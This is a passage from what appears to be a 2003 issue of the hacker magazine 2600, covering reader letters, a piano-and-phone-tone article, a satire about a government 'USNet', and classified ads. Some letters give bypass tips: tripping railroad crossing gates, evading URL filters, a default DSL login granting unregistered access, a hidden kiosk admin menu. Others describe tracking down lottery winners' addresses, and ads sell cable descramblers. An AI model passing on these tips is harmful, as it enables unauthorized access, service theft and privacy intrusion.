mile down the tracks in each direction from the island (where the road crosses the tracks) generated by a DC power supply. One rail is negative and the other is positive. When a train is traveling towards the island, the axles on the train short the two rails together and the processor starts figuring out the speed of the train so it can determine when the train will reach the island. The minimum warning time that a GETS processor can be set to is 25 seconds. After the last car passes over the island, the processor knows this, so it turns the lights off and the gates go back up.

If you wanted to set the warning off on a GE processor you would have to get a metal bar that is as wide or wider than the railroad tracks and run as fast as you can while pushing it down on both rails. This of course is just a theory because I am not stupid enough to try it.

It's possible that the tracks Tony was playing on had a Safetran (competitor of GETS) processor. I didn't work for Safetran so I don't know how their processors work.

Now I must advise all the readers - *do not* try what I described or what Tony did. Trains can kill you and train tracks are not something that you should be playing on anyway.

Jon

Bypassing Security

Dear *2600:*

This really isn't enough information to be considered an "article," but interesting all the same. I was flipping through several past issues of *2600* and I found various articles and letters that deal with bypassing URL filters (commonly used in libraries, schools, and businesses). Well, I'm probably not the first to have discovered this, but there is an *extremely* simple method of doing this.

To bypass a URL filter, you can simply go to http://babel.altavista.com. (I'm not picking on altavisa in any way, I just thought it would be the best example since it's a very popular site. I'm fully aware that there are tons of similar sites out there.) Then you just paste the URL in the "Translate a Web Page" field. If the page uses the character set shared by the English, German, French, Spanish, etc. languages, just set the translator to "Korean to English" (this is important because since the Korean language uses entirely different characters, none of the text will be changed). And there you have it.

The only drawback of this method is that sometimes images on the page are not displayed (which makes sense, seeing as the purpose of the translator is to translate text, not pictures). This method may not work on all filters, but I have been successful at all locations I have tried it from.

LMB

This has been mentioned before and already we've seen steps taken to restrict this method of bypassing as well. The ball is once again in our court.

Problem Solving

Dear *2600:*

In reply to Phate_2k2's letter about not being able to manipulate a folder on his windoze box, I have an explanation for what happened.

Someone (possibly him) added an ALT-255 character to the end of the folder name with "ren" at a command prompt. In Explorer this shows up as an _ at the end of the name (Name_).

At any rate, he can fix it by opening command.com and cd'ing to the directory above the broken one and doing "ren name(ALT-255) name". He will then be able to access the directory with Explorer. This also makes a quick way to hide a folder from the unwashed, since they will get that error.

Pi

Dear *2600:*

In the most recent *2600* (19:4), Phate_2k2 for info about a Windoze folder he found that apparently doesn't exist. This is the result of yet another "feature" from Micro$oft.

Beginning with Win9x (or maybe earlier), Micro$oft decided to try using their own proprietary version of swap files. The Windows "swap" file is (usually) invisible, but sometimes shows up as swap.386 on Win9x systems. It's also highly unstable. Pretty much all of the problems Windoze has that can be solved by rebooting are caused because the "swap" file becomes corrupted. What you care about right now, however, is that when you open your c:\ drive (or any other directory), Windoze usually will not actually read the drive to see what's there. Instead, it checks the copy of the FAT table that's been loaded into the "swap" file.

As long as you don't touch anything, this works great and actually increases system performance a little, since you don't need to wait to read the disk each time you change directories. As Phate discovered, however, if the folder/file you've been looking for has been moved or deleted, finding it via point and click can be difficult.

To see his c:\ drive as it is now, all Phate needs to do is click on View and then Refresh to force an update of the directory cache. The folder may have been deleted, moved to another directory, or the icon may have been moved to another spot in the window in the same directory.

A fun game to play with this "feature" is to drag and drop a file or folder to another location in the same directory window, then see how long it takes the newbies to find it.

Siece

Dear *2600:*

Regarding the inaccessible folder Phate_2k2 was having problems with in his letter in 19:4, this is a strange problem Windows has had since the Windows 95 days and continues to have with XP. If a filename contains an "illegal" character, it generally shows up as an underscore and the file is almost always inaccessible. This is a very common problem if you're using an American version of Windows and you have a file

whose name contains multi-byte characters that was created in, say, a Japanese version of Windows. It could also be a mistake in the filesystem. There are a few reasonable solutions.

The first is to try rebooting in DOS (WinME, WinXP users S.O.L.) and taking a look at the filename. The characters won't be translated into underscores, and you'll be able to input "raw" characters with the alt key and number pad. (In Windows, even in a DOS box, your keystrokes are "filtered" somewhat.) I used to use ALT-255 (which prints as whitespace but is not counted as whitespace) to put "spaces" in filenames back when I used DOS (with the side effect of making anyone else using my computer confused and unable to view some files), only to find out when Windows 95 appeared that these files are inaccessible to Windows.

Another method would be to try booting a different OS with a floppy (like a single floppy-based version of Linux http://www.wu-wien.ac.at/usr/h93/h9301726/dlx.html, or Zipslack http://www.slackware.com/zipslack/, or maybe something with Unicode support).

Or if it's a problem with the filesystem and the file was created by an error, try Scandisk, but make sure to try both the Windows and DOS versions, as they will find and fix different errors.

These don't fix the problem that Windows is running, but they should help with the other one.

Pete

Cover Comments

Dear *2600:*

I was wondering about the image on the cover of your latest issue (19:4). It looks like some kind of light installation on a building's facade. I'm really interested in that kind of stuff and was wondering if you could tell me more about the person/people who did it. I am an architect in New York.

BC

This was a project put on by the Chaos Computer Club which occurred in Paris. Lights were placed in each window of the building and images were collected via the Internet from all over the world which were then displayed by having each window shaded appropriately. We were surprised by the number of people who recognized the image. For a full discussion of this project (which took place the very day this picture was taken and includes at least one direct reference to it), listen to "Off The Hook" from October 2, 2002 - it's available at www.2600.com/offthehook.

Dear *2600:*

Am I just imagining it, or is that someone's face on the side of the building on the cover? If so, whose face is it?

CrzyDragn

That would be telling.

Dear *2600:*

First of all, I subscribe to *2600* and love your magazine (keep up the good work). On issue 19:4 you have the Blinkenlights building on the cover of your magazine. Now, nowhere in the magazine do you have a mention of Blinkenlights. I just wanted to bring this to your attention. Also, it is great to have a picture of the hard work and collaboration of many hackers, but Blinkenlights is German! No disrespect to Germans, but I think as a hacker community here in the U.S., we need to bond together, and make something as great, or greater, than Blinkenlights. Then when we see it on the cover of *2600,* we can feel really good.

Leprkan

We don't generally talk about our covers until people write in to ask us what the hell they mean. In this case, the picture took place in Paris last year and was organized by Germany's Chaos Computer Club (organizers of this summer's hacker camp near Berlin as well). We would love to see this sort of thing in the United States, preferably in a large city where many millions could also enjoy the spectacle of pong games, ascii art, and animated GIFs appearing on the side of a building, all operated by hackers and made possible by the contribution of people worldwide. It will take a mammoth effort to get past all the paranoia and misconceptions that would block such a project. But aren't we all used to overcoming such obstacles by now?

***Dear* 2600:**

I was just admiring the cover to 19:4 and I was thinking to myself: Big Brother is becoming a bigger part of our lives every day as more freedoms are forfeited in the name of national security. That was a really great cover idea, but what I really want to know is whether that was a real prank or whether someone just took that idea and implemented it in Photoshop. Either way it is a sick expression.

f

We did absolutely no modification of the photo. Sometimes reality is just stranger than fiction.

An Accomplishment

Dear *2600:*

Just ran into Republican Orrin Hatch doing a book signing at Union Station today. I got him to autograph the Fall copy of *2600* (19:3) "Live Free or Die - Orrin Hatch." Ironic, considering his voting record, and ardent support for the FISA court's ruling on terrorism surveillance.

Adam

More on Telemarketing

Dear *2600:*

I wanted to say kudos to Bland on his candid article about Telezapper, telemarketers, and TCPA. I have supported predictive dialers and worked in the industry and wanted to add some more inside facts.

In order for any outbound call center to make money, they need the TSR (monkey-with-a-script) to spend the most amount of time making a sales pitch. They do this by utilizing predictive dialers and autodialers. These dialers call a pool of numbers known as a campaign, looking for someone to pick up the phone

and say "hello." When it finds one, it will quickly route the call and screen data to an available TSR. Ideally the TSR should be spending more than 75 percent of his time talking.

Predictive dialers will throttle up or down the number of calls dialed according to the number of TSR's available and their average talk time. Non-predictive autodialers simply dial a huge batch of numbers and make the match no matter what the response rates are.

The TSR will normally hear the last part of "hello" (ello), and before his very eyes, a screen populated will the caller's information is displayed.

When you have to say "hello" a few times, either the dialer hasn't heard you, or their system is pig slow, or both.

When you pick up and say "hello" several times with no answer, it's likely the dialer found more live calls than available TSR's, in which case you were dumped. Your number will be tagged high priority for quick call back because they know someone is home.

After the sales pitch, the next point is the call disposition, which is assigned by the TSR. The disposition is normally something like "call back later," "not interested," "no," and a few others as per the call center client needs. As Bland pointed out, it should include "put me on your do not call list." I also suspect this "do not call" is for that campaign only. Once they recycle the campaign for another dialing, the status is cleared.

Since the systems are automated, the TSR's are monitored for their talk time as well as success and fail rates. Many TSR's get flack from managers about their performance, and therefore disposition a call as "call back later" when the person specifically said "no," just to make themselves look better. The newer systems capture voice and data for each call, and the poor script monkeys are really reamed.

The only other thing that comes to mind is that most autodialers are connected to T1's to allow faster trunk turnaround and access, but a few still use POTS!

Given the type of people that work in call centers, I don't imagine it would be to hard to social engineer a TSR and get him to telnet the dialer's port and reboot it!

Enjoy!

TimBER

Discoveries

Dear *2600:*

During a recent move, I have discovered something very interesting regarding my DSL connection. Connecting to your DSL provider with the username "dslreguser" (no quotes) and the password "reguser", nearly complete Internet access is granted, whether or not the account is activated. Ping, FTP, telnet, the whole deal. The only service that is not allowed is www access, which is limited to a specific (secure) website with which you can register your DSL account. Something to think about.

Poetics & Stealth5325

It would be real helpful to know the name of the company that has this "feature."

Dear *2600:*

While I was at Sav-On today, I came across a public Kodak scanner where you can scan prints and then pay to print them out. After reading the letter in your last issue about hacking the touch screens at Target, I decided to try the same thing on this machine (that also had a touch screen). I tapped the top left and bottom right edges of the screen once (at the same time) and I was sent to a menu that had quite a few options. One of them was called "System Configuration." After clicking that, I was able to change *everything,* from the resolution and DPI of the scans to the passwords of the computer and the printer price rates. There was another option that was entitled "Network Settings," but I didn't have enough time to divulge into that area. To make sure it was legit, I changed the system password and was *able to save it!* Damn, what a glitch in their systems.

On a side note, I was at the Los Angeles Natural History Museum and tried the touch screen trick on one of their exhibits and the programmers' credits came up.

Osiris

Dear *2600:*

I always wondered what it would be like to win the multi-million dollar Powerball jackpot, and how generous the big winners are. About two months ago my fiancee and I got married. We had some wedding announcements left over, so of course I took advantage and went to the Internet, looking for addresses of recent Lotto winners. I found about six that lived near me (took me a whole work day to dig the net) using 1800 us search, Google, etc. I sent them out right away. About a week after we got back from our honeymoon, I was surprised to see a reply in our mailbox, with a check for $1,500 and a two sentence congrats note. Just thought I would share my story, and note how useful and powerful the Internet is. I keep wondering if the old woman that wrote me thought I was one of her grandkids!

DriZakE

Dear *2600:*

FYI, a local company here in San Diego is responsible for the software used in Naval Command and Control centers (aircraft carriers and other high commands). They are now owned by Northrup Gruman but use their old name: INRI (www.inri.com). As you may recall from the Bible, INRI is a Latin acronym for "Here is Jesus of Nazareth, King of the Jews" or " This is the Son of God."

When they launch the war on Iraq, this is the primary software they will use.

EBone

If you really want to go down this road, consider that the U.S. is currently using something called the MOAB (Mother Of All Bombs) against Iraq. (It was tested earlier this year in Florida.) And if that's not biblical enough for you, Moab happened to be the place where Moses died and was buried (now in Jordan). And if you want even more, Jeremiah 48:16 says: "The fall of Moab is at hand; her calamity will come quickly." Your turn.

Dear *2600:*

I stumbled across something that may be of interest to British, Irish, and European readers of *2600* and it's something I really want to share.

The independent television network (ITV) in the UK is divided up regionally. Analog television transmitters in the UK reach only 60-80 miles maximum. Therefore receiving local television programs other than your intended region is not usually possible. But, if you have a Sky Digibox, you can now receive all the UK's regional networks via digital satellite if you follow these simple instructions.

ITV's regional variations can be found on three transponders on the Astra 2D satellite. On transponder 49 (10.832GHz/H), there's Carlton-West Country, HTV West and Wales, Carlton-London, Carlton-Central, and LWT. On transponder 53 (10.891GHz/H), there's Yorkshire, Tyne Tees, Meridian, Granada, Border, and Anglia. On transponder 54 (10.906GHz/V) there's Channel, Grampian, Scottish, and Ulster. These can be found by inputting the frequencies manually into the Digibox memory by going through the system setup and add channels menus. You will have to input the symbol rate of each of the frequencies, which is 2.2, plus the FEC, which is 5/6. You will also need an active Sky subscription card.

The cool aspect of this? Other than watching the local news from an area hundreds of miles away it's that ITV and Sky go to extraordinary lengths to ensure this information is not relayed to the consumer although it is perfectly legal to do so. According to Sky, it is against their policy and ITV has instructed Sky to keep quiet about this "backdoor" entry to their network.

N

Suggestions

Dear *2600:*

I just picked up 19:3 and read the review of Mitnick's new book. The mention of the cut material was discouraging, but gave me an interesting idea. Why not publish the censored chapter in *2600?* I'm not sure how the copyright laws work for unpublished material, or who holds the copyright for the book in the first place (Mitnick or the publishing company), but it's an idea.

DarkSide

We wouldn't be able to do this because of all kinds of legal reasons. The chapter has been circulating on the net, however, which was pretty inevitable since so many advance copies contained it. (Ironically, ours didn't.)

Dangerous Info

Dear *2600:*

Should information about how things work never be restricted? Information such as how to make poison like Risen (which can be made from common household goods) has deadly potential in the wrong hands. Information should be used responsibly, but are all people responsible? No. Perhaps information should be distributed responsibly too.

The information in *2600* contains moral disclaimers and encourages responsible use. But while information about how to exploit a vulnerability can directly or indirectly be used to prevent this from being exploited, this is not the case with direct instructions about how to make poison or bombs for example. Certainly you could find this information in a library or other sources, but not so easily. I think you would have to search and work for the information you wanted and bring it together from different sources. Apart from the interest of reading how to make Risen or bombs, what other purpose or benefit could this information serve other than to make such a device whose purpose is solely death? Life is not a binary one or zero. It doesn't always have a clear rule that works for every situation like in science.

As a general rule, people are instinctively selfish. No matter what rules and procedures are put in place there will always be someone trying to beat the system for their own ends. Perhaps the best defense for the future is not just rules and laws alone but common sense coupled with morals and ethics.

Unfortunately, not all people are ethical and moral. As violent crime and antisocial behavior become more prevalent and crazy laws are passed, perhaps we should take a deep look at society and ourselves and think what each of us can do, no matter how small, to make the world a better place for others. Not only what technical information can do when its purpose has little or no positive application and the negative ones directly result in death or injury.

In conclusion I am not saying that information whose primary purpose is death or destruction should necessarily be restricted. But I don't think it should be promoted in a manner that anyone can use. It's a case of balance and judgment.

Beowulf

There is a very great danger any time knowledge itself is restricted or forbidden. When it comes to state secrets and personal information, it's generally wise to not open the doors of access to anyone who shows an interest. However, once such information becomes public, it can never be turned into a secret again. Similarly, once certain facts become known, whether it be that certain chemicals cause certain reactions or entering certain commands into a particular system defeat security, they are known facts. To try and regulate dissemination of this information is a bad idea for two reasons. It will make the information much more prone to be released because it's human nature to resist having the spread of knowledge quelled. And it will create a sick society where suspicion runs rampant and mere words are thought to be enough to indict someone as if they had actually done something illegal. We agree with you about responsible use and not promoting anything less. However, education on any subject is in itself a positive application.

Keyboard Theory for the New Age Phreak

by autocode

Besides being a computer enthusiast, I am also a musician. Lately, I have taken an interest in telephone frequencies. This wasn't always the case though. It wasn't until recently that I had the pleasure of hearing some idiot know-it-alls at a music store babbling about how you can tune your guitar to a telephone's dial tone because it's the pitch A, or gasp an E (both incorrect observations) that the relationship between music frequencies and phone frequencies began to interest me. Thinking about the two further I thought to myself wouldn't it be cool to know what frequencies make up an 88 key piano, and then try and duplicate a phone's dial tone frequency by playing it? My findings are as follows.

Here are all of the 88 frequencies in Hz for each piano key. Music letter association is also provided, except for letters that require accidentals i.e., sharps (#), and flats (b).

```
 A0             B0      C1              D1
|27.500|29.135|30.868|32.703|34.648|36.708|
        E1      F1              G1
|38.891|41.203|43.654|46.249|48.999|51.913|
 A1             B1      C2              D2
|55.000|58.270|61.735|65.406|69.269|73.416|
        E2      F2              G2
|777.82|82.407|87.307|92.499|97.999|103.83|
 A2             B2      C3              D3
|110.00|116.34|123.47|130.81|138.59|146.83|
        E3      F3              G3
|155.36|164.81|174.61|185.00|196.00|207.65|
 A3             B3      C4              D4
|220.00|233.08|246.94|261.63|277.18|293.66|
        E4      F4              G4
|311.13|329.63|349.23|369.99|392.00|415.30|
 A4             B4      C5              D5
|440.00|466.16|493.88|523.25|554.37|587.33|
        E5      F5              G5
|622.23|659.26|698.46|739.99|783.99|830.61|
 A5             B4      C6              D6
|880.00|932.33|987.77|1046.5|1108.7|1174.7|
        E6      F6              G6
|1244.5|1318.5|1396.9|1480.0|1568.0|1661.2|
 A6             B6      C7              D7
|1760.0|1864.7|1975.5|2093.0|2217.5|2349.3|
        E7      F7              G7
|2489.0|2637.0|2793.0|2960.0|3136.0|3322.4|
 A7             B7      C8
|3520.0|3729.3|3951.1|4186.0|
```

A dial tone consists of two frequencies: 350 Hz (?) and 440 Hz (A4). One idiot at the music store was partially right. The reason why I have put a question mark next to the 350 Hz instead of the music letter equivalent is because if you look at the frequency music letter chart I created above, you

will see that there is no frequency that matches 350 Hz exactly. But there is one that is very close: 349.23 (F4). As a matter of fact, this was something I ran into a lot while trying to match other phone frequencies. But back to our dial tone frequency example. Now that you know what music letters/frequencies make a dial tone, I'll explain how to find them on a piano's keyboard.

The black and white keys on a piano's keyboard are grouped in a repeating pattern. Wherever you see two black keys grouped together, the white keys to the left of them in order are C and B. Wherever you see three black keys grouped together, the white keys in order are F and E. From there you can fill in the rest of the white key letters on the piano by using the musical alphabet A, B, C, D, E, F, and G that you thought was so band-geeky to learn in middle school. Hint: the key to the left of B is A.

Now that we know this, to find F4 (349.23 Hz), go to the extreme left of the piano's keyboard to find the lowest F (F1) and go right (up in frequency) until you find the fourth F (this includes the F you started on). Congratulations, you've found the first tone of the two tones needed for a dial tone. If you haven't figured out by now what the number next to the F means, you should stop reading this article now. A4 (440 Hz) can be found by... you get the picture.

All right, let's play them together. At first they don't sound like a dial tone, but after listening real close you can hear it! I recommend holding down the piano's sustain pedal to have the two notes ring together constantly like you would hear on a telephone if it was off the hook. I also recommend playing both tones on a real retro Fender Rhodes Organ. There's something about that instrument that makes them sound really phone-like.

I hope you enjoyed my little article and that it leads to further experimentation for you. It really just scratches the surface of what can be done with music and frequencies from various other sources, especially ones that may be controversial.

A Glimpse at the Future of Computing

by Phocks
phocks@site-forge.com

Imagine a world, if you will, plagued by terrorists and evildoers, whose weapon is the personal computer. It has powerful encryption used to block anyone from reading plans of how to destroy structures vital to a country's survival. It contains a slew of programs designed solely for destroying security and rendering the world helpless to attacks. And anonymously connecting to a terrorist network consisting of tens of thousands of systems just like it, bringing together all who oppose a country to share information and formulate plans of attack. Welcome to the government's view of the Internet. An innumerable array of systems that have direct access to any one another at any given time, able to share data with a grade of encryption higher than their own military standards.

Something must be done to contain the threat for the good of the world. These systems which are run without regulation of any kind; controlled and even built by those who operate them, must be stopped for there is no telling what they are doing. It has even been proven that millions of these systems can come together to shatter the encryption that holds this country's secrets (distributed.net). Something must be done - to let all activities be controlled, to bring all this terrorism to a halt. To shut down the Internet.

A scheme that sounds so improbable, nay, impossible, is easily completed. All that must be done is pass a new bill (or hide an appendage to an existing one) that will force the ISPs of the country to obey new government standards, to all connect to a central server array that is tightly controlled by the government, and shut off all access to foreign servers.

Simply put, dismantle the Internet in the United States (or any other country that wants to implement such a system) and rebuild it the "right" way. The way that can be constantly monitored for suspicious, terroristic activity.

Personal computers will also become completely incompatible with the new standard. In exchange for turning in your computer to the local recycling center, you will be given a voucher for a free USNet (the new, patriotic "Internet" name] terminal. The terminal will consist of a flat panel monitor, a moderate processor (450 MHz), a mediocre sound card, 32m of ram, a mouse, a keyboard, and a USNet connection card (proprietary) ISDN-based modem for both speed and compatibility. No hard drive, no networking card, no CD drive, no floppy drive, no external or internal media at all allowed. The USNet terminal will cost no more than $150 (less than $100 for manufacturers to build), and will be greatly appreciated by the manufacturers because of the extremely high profit made from selling millions of machines to anyone who wants a computer.

How it works without a hard drive is simple. The operating system is stored on pre-burnt ROM and is checked by the USNet servers every three minutes to make sure it's working properly. All web servers are run on the government's super cluster of servers, and a second cluster (or rather, section of the super cluster) is designated for the personal systems. Every user is allotted one gigabyte of storage on the USNet system, which is more than enough.

Everyone wins on this system, for downloads take mere seconds since the personal data section is directly linked with the servers. All programs are run remotely, and only the data that is entered to them (such as typed words in a word processor) is stored in ram until sent out. No trace of the program is allowed on the USNet terminal, for fear of terrorists editing the ram and taking control of the programs.

It even works out for software designers like Microsoft. Office tools will not need to be sold, only paid for on a per-use basis. That way everyone wins; the customer doesn't pay for anything that they don't use and the corporations get paid for every use.

Only programs carefully scrutinized by the government are allowed to be run and no amateur programming at all is allowed, for programs should be left to the corporations - that is what they are for. There is no need for a user to program anything. The corporations will take care of everything necessary, even special USNet games that are finally family-friendly. Even the censors will be happy.

Since USNet covers anything a computer should be used for in a free, but secure, society, all other computers will become illegal to own. Why would you have one for any other reason than keeping secrets from the government? Everything will be taken. But you will get money back because the government knows what an investment all that technology must have been. Desktop computers will be exchanged for $150, enough to buy a USNet terminal, and everything from laptops to PDAs will be confiscated on sight, but a voucher will be issued by the officer stating what model and condition it is, and will be cashed at a fair value (not to exceed $200).

All data that enters and exits the USNet clusters will be scanned thoroughly for anything that may be suspicious, such as terrorist-like texts that defame the country. All transactions between servers and personal areas will be logged, and personal data sections cannot send files to one another, lest there be music or movie piracy. In such a system, everyone will be happy because they can chat and play games and run office programs, and the government gets to carefully watch all activity for anything suspicious and keep a tight control of USNet to let it be safe for children to browse, since only their servers can communicate data. That way even the schools and parents can let young children browse the USNet without a single worry, for there will be no more pornography or online stalkers (because all communications are watched by specialized computers to look for any suspicious activity) and all activist pages like those that share information on the Secret Service to terrorist networks and those that actually help evil software pirates and hackers will be shut down forever.

Shoutouts to psyk0mantis, Vie, Twilyght, Arwynn, everyone from SPR and Taps, and anyone who stands by my side, physically or digitally (too many to name personally).

I'd like to point out the obvious - that the general happy and positive attitude is not my own. It merely fits the article.

Marketplace

Happenings

THE SECOND CHAOS COMMUNICATION CAMP will take place August 7-10, 2003. This "International Hacker Open Air Gathering" will take place near Berlin, Germany. Participants are encouraged to bring computers and tents. For those who don't feel like camping out, various towns (not to mention the city of Berlin) aren't very far away from the campground. The Chaos Communication Camp is the official hacker event of the year that *2600* is affiliated with. (In odd-numbered years when there isn't a HOPE conference in New York, we suggest that attendees try something different and become inspired by meeting hackers from other parts of the world. Two years ago we helped to sponsor HAL2001 in the Netherlands. Next year we're planning on holding our fifth HOPE conference.) For more information on this year's event in Germany, visit the Chaos Communication Camp site at http://www.ccc.de/camp.

For Sale

EXPLOSIVES ARE FUN. But do you really understand the principles behind them? Do you know what makes them tick? The science of explosives is both interesting and fascinating, and now you can easily understand the working mechanics of them when you read *The Preparatory Manual of Explosives,* a new release by Jared B. Ledgard. This is an easy to read book that details nearly every aspect of proper preparation, handling, manufacture, and safety related to explosives. This is college level material that was professionally prepared detailing the preparation of more than 100 high explosives and written in plain English for consumption by the average person. A major emphasis is placed on safe handling and manufacture of the explosive compositions described within. *The Preparatory Manual of Explosives* was copyrighted in July of 2002, is 367 pages in length, has a suggested retail price of $39.95, and is a perfect bound paperback book . For a limited time, you may enjoy free shipping on this title within the USA when purchased through amazon.com (subject to terms and conditions imposed by Amazon's "free super-saver" shipping offer). For more information or to place an order, please call 1.800.681.8995 and press option 2 when you hear the main menu, visit www.amazon.com and search for ISBN: 0-9727863-0-9 or visit www.terroristsupply.com/go/2600. Terrorist Supply accepts all major credit cards as well as checks, money orders, and well-concealed cash (not advised) and ships worldwide. Anyone implying illegal intentions will be denied sale. We reserve the right to refuse service to any customer at any time.

LEARN LOCK PICKING It's EASY with our new book. We've just released a new edition adding lots more interesting material and illustrations. Learn what they don't want you to know. Any security system can be beaten, many times right through the front door. Be secure. Learn the secrets and weakness of today's locks. If you want to get where you are not supposed to be, this book could be your answer. Explore the empowering world of lock picking. Send twenty bucks to Standard Publications, PO Box 2226HQ, Champaign, IL 61825 or visit us at www.standardpublications.com/direct/2600.html for your 2600 reader price discount.

IP-BLIND OUTGOING SMTP TUNNEL suitable for installation behind any web-proxy firewall. $80 per year. Will completely disassociate your outgoing emails from your employer's network. Send check to Tipjar, Box 45163, Kansas City, MO 64171. Include a good email address for yourself where we will send you the client half of the software. This is for privacy and sidestepping restrictive corporate communications directives, NOT bulk mail or other T.O.S. violations. Your check will not be deposited until you declare your satisfaction.

HACKERSTICKERS.COM - Get your geekish nerd related hacker stickers for your laptops, cars, and gear. All different colors and new designs. www.hackerstickers.com.

THE SLICER'S GUILD, a slowly growing group, is taking orders for our first issue of the *Slicer's Guild* magazine. For only $5 (U.S.), find out why we call ourselves "slicers" and why our hacker magazine is complementary to *2600* and not competitive. This will not be offered as a subscription yet. You will have to check Marketplace for when the second issue becomes available. Send your request with a money order along with anything else you might want printed in a future issue to: InfraRed, PO Box 6885, South Bend, IN 46660-6885 (new address).

WORLD'S FIRST "DIGITAL DRUG." Hackers, get ready to experience the next level in wetware technology! VoodooMagickBox is a 100% legal and safe way to enter into a drug-like trip, All you need to do is place the clips on your ears and turn the knob on the VoodooMagickBox. It's like nothing you've ever tried! For details and ordering information, visit www.voodoomagickbox.com (money orders and credit cards accepted).

CABLE TV DESCRAMBLERS. New. (2) Each $115 + $5.00 shipping, money order/cash only. Works on analog or analog/digital cable systems. Premium channels and possibly PPV depending on system. Complete with 110vac power supply. Purchaser assumes sole responsibility for notifying cable operator of use of descrambler. Requires a cable TV converter (i.e., Radio Shack) to be used with the unit. Cable connects to the converter, then the descrambler, then the output goes to TV set tuned to channel 3. CD 9621 Olive, Box 28992-TS, Olivettet Sur, Missouri 63132. Email: cabledescramblerguy@yahoo.com.

REAL WORLD HACKING: Interested in rooftops, steam tunnels, and the like? For a copy of *Infiltration,* the zine about going places you're not supposed to go, send $2 to PO Box 13, Station E, Toronto, ON M6H 4E1, Canada.

INTERESTED IN PIRATE AND LEGAL DO-IT-YOURSELF RADIO? *Hobby Broadcasting* magazine is dedicated to DIY radio and broadcasting of all types. 52 pages. $3/sample, $13/4 issues to Hobby Broadcasting, POB 642, Mont Alto, PA 17237 www.hobbybroadcasting.com.

WWW.PROTECT-ONE.COM. Protect yourself! Everyone has a need to be and feel safe from the outside world. We carry a full line of self defense, security, and surveillance products at low prices. Everything from alarms to mini cameras to telescopic batons to stun guns and more! Check us out, all major credit cards accepted. We ship worldwide!

FREEDOM DOWNTIME, the feature-length *2600* documentary, is now available on video! See the adventure unfold as we try to get to the bottom of the Kevin Mitnick story and prevent a major motion picture from spreading more lies. Available on VHS in NTSC (U.S.) format, 121 minutes. Send $20 to 2600, PO Box 752, Middle Island, NY 11953 or order via our online store at www.2600.com.

COVERTACCESS.COM. Amazing EQUIPMENT and SERVICES providing you with the physical and records access you need!

CAP'N CRUNCH WHISTLES. Brand new, only a few left. THE ORIGINAL WHISTLE in mint condition, never used. Join the elite few who own this treasure! Once they are gone, that is it - there are no more! Keychain hole for keyring. Identify yourself at meetings, etc. as a 2600 member by dangling your keychain and saying nothing. Cover one hole and get exactly 2600 hz, cover the other hole and get another frequency. Use both holes to call your dog or dolphin. Also, ideal for telephone remote control devices. Price includes mailing. $99.95. Not only a collector's item but a VERY USEFUL device to carry at all times. Cash or money order only. Mail to: WHISTLE, P.O. Box 11562-ST, Clt, Missouri 63105.

Help Wanted

HIRING PROFESSIONAL INTERNET CONSULTANTS with job references only for the following: website security, performance tuning, and marketing for online magazine. Please send your bio and resume to: jbhartsworth@yahoo.com -you can work from home, but should live in (or around) NYC, as you will need to attend a meeting or two.

NEED ASSISTANCE to rescue/recover ASCII text data which are presently compressed/encrypted by some type of commercial program. Most files are rather large, from 30MB to about 600MB. Using DOS based search engine for retrieval. Please advise if there exists any tools currently available or anyone who may be of help. johndp4@hotmail.com.

I NEED TO BUILD A HIDDEN CAMERA SYSTEM including sound on a limited budget to take with me on my visits with my child in order to prove that everything is going well. Please e-mail any recommendations to lovepulse@yahoo.com, fax (208) 330-0256.
LOCKSMITHS: I am in need of a keymaker from only a picture and a pencil sketch over of a key. Pending on timing and location, I may be able to get the key for a Saturday or Sunday afternoon meeting. I am in Kenosha, WI, so I can only go to Milwaukee or North Chicago for meetings. Please e-mail at Mifster88@hotmail.com if interested, make the subject "keymaker."

Wanted

IF YOU DON'T WANT SOMETHING TO BE TRUE, does that make it propaganda? When we're children and we don't want to listen, we put our hands over our ears. As we grow up, we create new ways to ignore things we don't want to hear. We make excuses. We look the other way. We label things "propaganda" or "scare tactics." But it doesn't work. It doesn't make the truth go away. Government and corporate MIND CONTROL PROGRAMS are used to intimidate, torture, and murder people globally. It may not be what you want to hear. But that doesn't make it any less true. Please visit and support John Gregory Lambros by distributing this ad to free classified advertising sites and newsgroups globally. www.brazilboycott.org THANK YOU!
NEED TECHNICAL ILLUSTRATOR. I'm writing a book on security circumvention, lock picking, bypass, safes, alarms, and other subjects. I need someone experienced at technical drawings to create original black and white illustrations for my book. I live in the Dallas-Fort Worth area of Texas and would prefer someone of college age nearby, although we could probably manage long distance collaboration. This will be unpaid work for both of us until the book gets published, at which point we'd split the profits equally. I intend to offer it to Loompanics or Delta Press, and have every confidence that they'll want to publish it. Please contact me at drill_relocker@yahoo.com if interested!
REWARD for code used on NOKIA cell phones to continuously monitor a cell phone channel. Code allows continuous reception on a channel for test purposes. Reply to: response2600@yahoo.com.

Services

INTELLIGENT HACKERS UNIX SHELL. Reverse.Net is owned and operated by intelligent hackers. We believe every user has the right to online security and privacy. In today's hostile anti-hacker atmosphere, intelligent hackers require the need for a secure place to work, without big-brother looking over their shoulder. We provide highly filtered DoS protection. Our main server is a P3 1.2 ghz machine, 1.5 gigs of ram, 512 megs of swap, 40 gig EIDE, with complete online "privacy." Compile your favorite security tools, use ssh, stunnel, nmap, etc. Affordable pricing from $10/month, with a 14 day money back guarantee. http://www.reverse.net/
SUSPECTED OR ACCUSED OF A CYBERCRIME IN ANY CALIFORNIA OR FEDERAL COURT? Consult with a semantic warrior committed to the liberation of information specializing in hacker, cracker, and phreak defense. Contact Omar Figueroa, Esq., at (800) 986-5591 or (415) 986-5591, at omar@aya.yale.edu, or at 506 Broadway, San Francisco, CA 94133. Free personal consultation for 2600 readers. All consultations are strictly confidential and protected by the attorney-client privilege.
FORMER CYBERCRIME PROSECUTOR now defends those investigated or charged with this type of crime. Having been on the other side, I know how the system works and how the government can target YOU! With prosecutors probably wanting you to serve prison time, you need a proven veteran trial attorney who knows how to handle these cases and who knows how to defend your rights. Jason D. Lamm, Esq. (602) 22-CYBER (222-9237). Lamm & Associates, 5050 N. 8th Place, Suite 12, Phoenix, AZ 85014. Free confidential and professional consultation.

Announcements

THE *FREEDOM DOWNTIME* DVD is now in production. We're still looking for ideas for special features and other fun stuff. And if you'd like to help out by translating our subtitles into another language, please write to us at downtime@2600.com with specific information. Remember - you have to be COMPLETELY fluent in both English and whatever language you want to translate the film into. You must also be able to do this within 30 days of receiving information from us.
OFF THE HOOK is the weekly one hour hacker radio show presented Wednesday nights at 7:00 pm ET on WBAI 99.5 FM in New York City. You can also tune in over the net at www.2600.com/offthehook or on shortwave in North and South America at 7415 khz. Archives of all shows dating back to 1988 can be found at the 2600 site, now in mp3 format! Your feedback is welcome at oth@2600.com.
